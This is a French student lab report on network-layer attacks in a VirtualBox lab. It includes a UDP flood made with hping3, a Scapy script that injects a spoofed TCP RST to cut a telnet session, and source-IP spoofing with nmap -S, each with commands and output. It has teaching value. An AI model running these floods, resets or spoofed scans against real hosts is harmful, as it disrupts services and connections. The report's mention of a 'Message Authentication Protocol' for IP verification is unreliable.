


Figure 11: packet info

On remarque que tous les paquets a envoyé par des sources différentes.

## LAB 2 :UDP FLOODING :

Le scénario : On a la machine attaquante qui a l'adresse "192.168.56.101" qui va Faire une attaque de UDP FLOOD à le serveur avec l'adresse 192.168.56.105.






Figure 12:l'état du serveur avant l'attaque

**Hping3 192.168.56.105 –udp –flood –rand-source** : hping3 utilise cet utilitaire pour envoyer des paquets UDP à l'adresse IP 192.168.56.105 avec les options Suivantes :

- **“–udp”** : spécifie que les paquets envoyés doivent utiliser le protocole UDP (User Datagram Protocol).
- **“–flood”** : indique que les paquets doivent être envoyés aussi rapidement que possible, sans attendre de réponse ni de confirmation de réception. Cette option peut être considérée comme une forme de déni de service (DoS) en surchargeant le système cible avec des paquets.
- **“–rand-source”** : spécifie que l'adresse source des paquets doit être aléatoire, ce qui peut rendre plus difficile la détection et la filtration des paquets malveillants par le système cible.



```
kali㉿kali:[~]
$ sudo hping3 192.168.56.105 --udp --flood --rand-source
[sudo] password for kali:
HPING 192.168.56.105 (eth0 192.168.56.105): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Figure 13:commande utilisée





Figure 14: état du serveur après l'attaque

**Plus des détails** : on les adresse source sont différentes, et le protocole utilisé est UDP.



*Figure 15:détails sur udp*

### LAB 3 :TCP RESET :

Le scénario : On a 3 machines, un Client, un Serveur et un Attaquant.




Figure 16: tcp reset scénario

Etablir une connexion TCP entre le client et le serveur :

```
vboxuser@Ubuntu1:~$ telnet 192.168.56.103
Trying 192.168.56.103...
Connected to 192.168.56.103.
Escape character is '^'.
Ubuntu 22.04.2 LTS
Ubuntu login: vboxuser
Password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-35-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

   https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

55 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Fri Mar 10 18:29:00 +01 2023 on pts/1
vboxuser@Ubuntu1:~$
```

Figure 17: établissement de connexion

## Intercepte des informations sur la connexion avec Wireshark :





Figure 18: interception avec wireshark

## Un script en Python qui Génère un segment de RESET :



```
GNU nano 6.4
#!/usr/bin/python3
import sys
from scapy.all import*
print("Sending reset packet....")
IPLayer = IP(src = "192.168.56.101" , dst = "192.168.56.103")
TCPLayer = TCP(sport = 52134 ,dport = 23 ,flags = "R" ,seq = 627515029)
pkt=IPLayer/TCPLayer
ls(pkt)
send(pkt,verbose=0)
```

Figure 19: script pour générer REST

Et voilà :




Figure 20: résultat

## La fermeture de la connexion :

```

Client [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
File Actions Edit View Help
(kali㉿kali)-[~]
$ telnet 192.168.56.103
Trying 192.168.56.103...
Connected to 192.168.56.103.
Escape character is '['.
Ubuntu 22.04.2 LTS
Ubuntu1 login: vboxuser
Password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-35-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
 Receive updates to over 25,000 software packages with your
 Ubuntu Pro subscription. Free for personal use.

 https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

55 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting
s

Last login: Mon Mar 20 17:39:27 +00 2023 on pts/1
vboxuser@Ubuntu1:~$ Connection closed by foreign host.

(kali㉿kali)-[~]
$ F4g_Tr4ns...
AOT

```

Figure 21: fermeture de connexion

## **II. La couche internet :**

La couche Internet (ou couche réseau) est la troisième couche du modèle TCP/IP. Elle est responsable de la transmission des données à travers des réseaux interconnectés et d'acheminer les paquets de données de la source à la destination en assurant la garantie que ces paquets atteignent leur destination de manière fiable et efficace.

### **1. Les principales fonctions de la couche Internet sont les suivantes :**

- **Adresse IP** : Cette couche utilise des adresses IP pour identifier les périphériques connectés au réseau.
- **Fragmentation et réassemblage des paquets** : La couche Internet fragmente les paquets de données en paquets plus petits pour faciliter la transmission sur des réseaux à bande passante limitée. Elle peut également réassembler les paquets reçus à leur destination.
- **Routage** : La couche Internet utilise des protocoles de routage pour déterminer le chemin optimal pour acheminer les paquets de données de la source à la destination.
- **Contrôle de la congestion** : La couche Internet surveille l'état du réseau et ajuste la vitesse à laquelle les données sont envoyées pour éviter la congestion du réseau.

### **2. Les vulnérabilités de la couche internet :**

Il existe plusieurs vulnérabilités potentielles au niveau de la couche Internet du modèle TCP/IP. Voici quelques exemples :

- **Attaques par déni de service (DoS) et déni de service distribué (DDoS)** : Ces attaques consistent à submerger un serveur ou un réseau avec un grand nombre de demandes de connexion ou de requêtes, afin de rendre le service indisponible pour les utilisateurs légitimes.
- **Spoofing d'adresse IP** : Les attaquants peuvent falsifier l'adresse IP source d'un paquet pour masquer leur véritable identité et tromper les systèmes de sécurité.
- **Sniffing** : Les attaquants peuvent utiliser des outils de sniffing pour intercepter et analyser le trafic réseau, y compris les données sensibles telles que les noms d'utilisateur et les mots de passe.

- **Attaques par injection de paquets** : Les attaquants peuvent insérer des paquets malveillants dans le flux de données pour exploiter des failles de sécurité et compromettre le système.
- **Fragmentation des paquets** : Les attaquants peuvent utiliser des techniques de fragmentation de paquets pour envoyer des paquets de données malveillants, qui peuvent contourner les systèmes de sécurité.
- **Attaques de routage** : Les attaquants peuvent manipuler les tables de routage pour rediriger le trafic vers des destinations malveillantes.


### 3. *Les l'implémentation des attaques :*

#### a) *Spoofing d'adresse IP :*

##### • *Présentation :*

Le spoofing d'adresse IP est une technique utilisée pour falsifier l'adresse IP source d'un paquet réseau. Cette technique est souvent utilisée pour tromper un système en lui faisant croire qu'un paquet provient d'une source légitime alors qu'en réalité il provient d'une source malveillante.

Pour effectuer une attaque de spoofing d'adresse



IP, un attaquant doit être en mesure d'envoyer des paquets avec une adresse IP falsifiée. Cela peut être réalisé en utilisant des outils spécialisés, tels que des logiciels de spoofing d'adresse IP, ou en modifiant manuellement l'en-tête IP des paquets envoyés.

Pour se protéger contre les attaques de spoofing d'adresse IP, les organisations peuvent mettre en place des mesures de sécurité telles que la vérification de l'adresse IP source à l'aide de protocoles tels que le protocole d'authentification de message (**Message Authentication Protocol - MAP**), l'adoption de pratiques de sécurité réseau appropriées, ou l'utilisation de pare-

feu et de filtres de paquets pour bloquer les paquets qui semblent provenir d'adresses IP falsifiées.

- **Lab 1 : spoofing d'adresse IP :**
- Pour cette attaque on a essayé de falsifier l'adresse IP source d'une machine physique qui a l'adresse IP « **192.168.56.104** », et à partir d'une machine virtuelle qui a l'adresse IP « **192.168.56.107** », après on va exécuter l'outil « **Nmap** » qui est un outil puissant pour la numérisation de ports et la détection de vulnérabilités, mais il peut également être utilisé pour l'IP spoofing.

```
C:\Users\hp>ipconfig
Configuration IP de Windows

Carte Ethernet Ethernet :
Statut du média. . . . . : Média déconnecté
Suffixe DNS propre à la connexion. . . .

Carte Ethernet VirtualBox Host-Only Network :
Suffixe DNS propre à la connexion. . . .
Adresse IPv6 de liaison locale. . . . . : fe80::af10:c68d:d556:5d8f%19
Adresse IPv4. . . . . : 192.168.56.104
Masque de sous-réseau. . . . . : 255.255.255.0
Passerelle par défaut. . . . . :
```

Figure 22: adresse ip de la machine physique

```
[~] amine@kali: ~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.107 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe00:f2ff prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:00:f2:ff txqueuelen 1000 (Ethernet)
            RX packets 1023 bytes 64194 (62.6 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1053 bytes 80176 (78.2 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Boucle locale)
            RX packets 4 bytes 240 (240.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 240 (240.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 23: adresse ip de la machine virtuelle

- A partir de la machine virtuelle on effectuer le scan de l'adresse IP de la machine physique par **Nmap**, après on a capturé le trafic sur **wireshark**.

```
(amine@kali)-[~]
$ nmap 192.168.56.104
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-23 00:29 +00
Nmap scan report for 192.168.56.104
Host is up (0.0015s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds
```

No.	Time	Source	Destination	Protocol	Length	Info
1013	13.144625243	192.168.56.104	192.168.56.107	TCP	60	1108 → 57178 [RST, ACK]
1014	13.144625354	192.168.56.104	192.168.56.107	TCP	60	1065 → 33042 [RST, ACK]
1015	13.144696855	192.168.56.107	192.168.56.104	TCP	74	37920 → 2525 [SYN]
1016	13.144747284	192.168.56.107	192.168.56.104	TCP	74	48448 → 1666 [SYN]
1017	13.144844459	192.168.56.104	192.168.56.107	TCP	60	2525 → 37920 [RST, ACK]
1018	13.144844621	192.168.56.104	192.168.56.107	TCP	60	1666 → 48448 [RST, ACK]
1019	13.144910956	192.168.56.107	192.168.56.104	TCP	74	36974 → 99 [SYN] S
1020	13.144961943	192.168.56.107	192.168.56.104	TCP	74	60774 → 9000 [SYN]
1021	13.145138953	192.168.56.104	192.168.56.107	TCP	60	99 → 36974 [RST, ACK]
1022	13.145139112	192.168.56.104	192.168.56.107	TCP	60	9000 → 60774 [RST, ACK]
1023	13.145222636	192.168.56.107	192.168.56.104	TCP	74	55352 → 5862 [SYN]
1024	13.145272555	192.168.56.107	192.168.56.104	TCP	74	35970 → 1102 [SYN]
1025	13.145462939	192.168.56.104	192.168.56.107	TCP	60	5862 → 55352 [RST, ACK]
1026	13.145463098	192.168.56.104	192.168.56.107	TCP	60	1102 → 35970 [RST, ACK]
1027	13.145532019	192.168.56.107	192.168.56.104	TCP	74	47520 → 2002 [SYN]
1028	13.145581793	192.168.56.107	192.168.56.104	TCP	74	50466 → 548 [SYN]
1029	13.145740715	192.168.56.104	192.168.56.107	TCP	60	2002 → 47520 [RST, ACK]
1030	13.145740874	192.168.56.104	192.168.56.107	TCP	60	548 → 50466 [RST, ACK]
1031	13.145809677	192.168.56.107	192.168.56.104	TCP	74	53802 → 83 [SYN] S
1032	13.145860065	192.168.56.107	192.168.56.104	TCP	74	56482 → 616 [SYN]

- Pour exécuter notre attaque on va falsifier l'adresse IP source

« 192.168.56.104 », et on va la changée par l'adresse « 73.114.230.129 », en exécutant la commande suivante : « # nmap -e eth0 -S 73.114.230.129 192.168.56.104 » avec :

- "-e" est utilisée pour spécifier l'interface réseau à utiliser pour envoyer les paquets de numérisation de ports. Dans ce cas, l'interface réseau spécifiée est **eth0**.
- "-S" est utilisée pour spécifier l'adresse IP **source** à utiliser pour envoyer les paquets de numérisation de ports. Dans ce cas, l'adresse IP source spécifiée est **73.114.230.129**.

- L'adresse IP de **destination** spécifiée est **192.168.56.104**, qui sera numérisée pour trouver les ports ouverts et les services en cours d'exécution. Après on a capturé le trafic sur wireshark.




Figure 24:trafique capturer sur wireshark

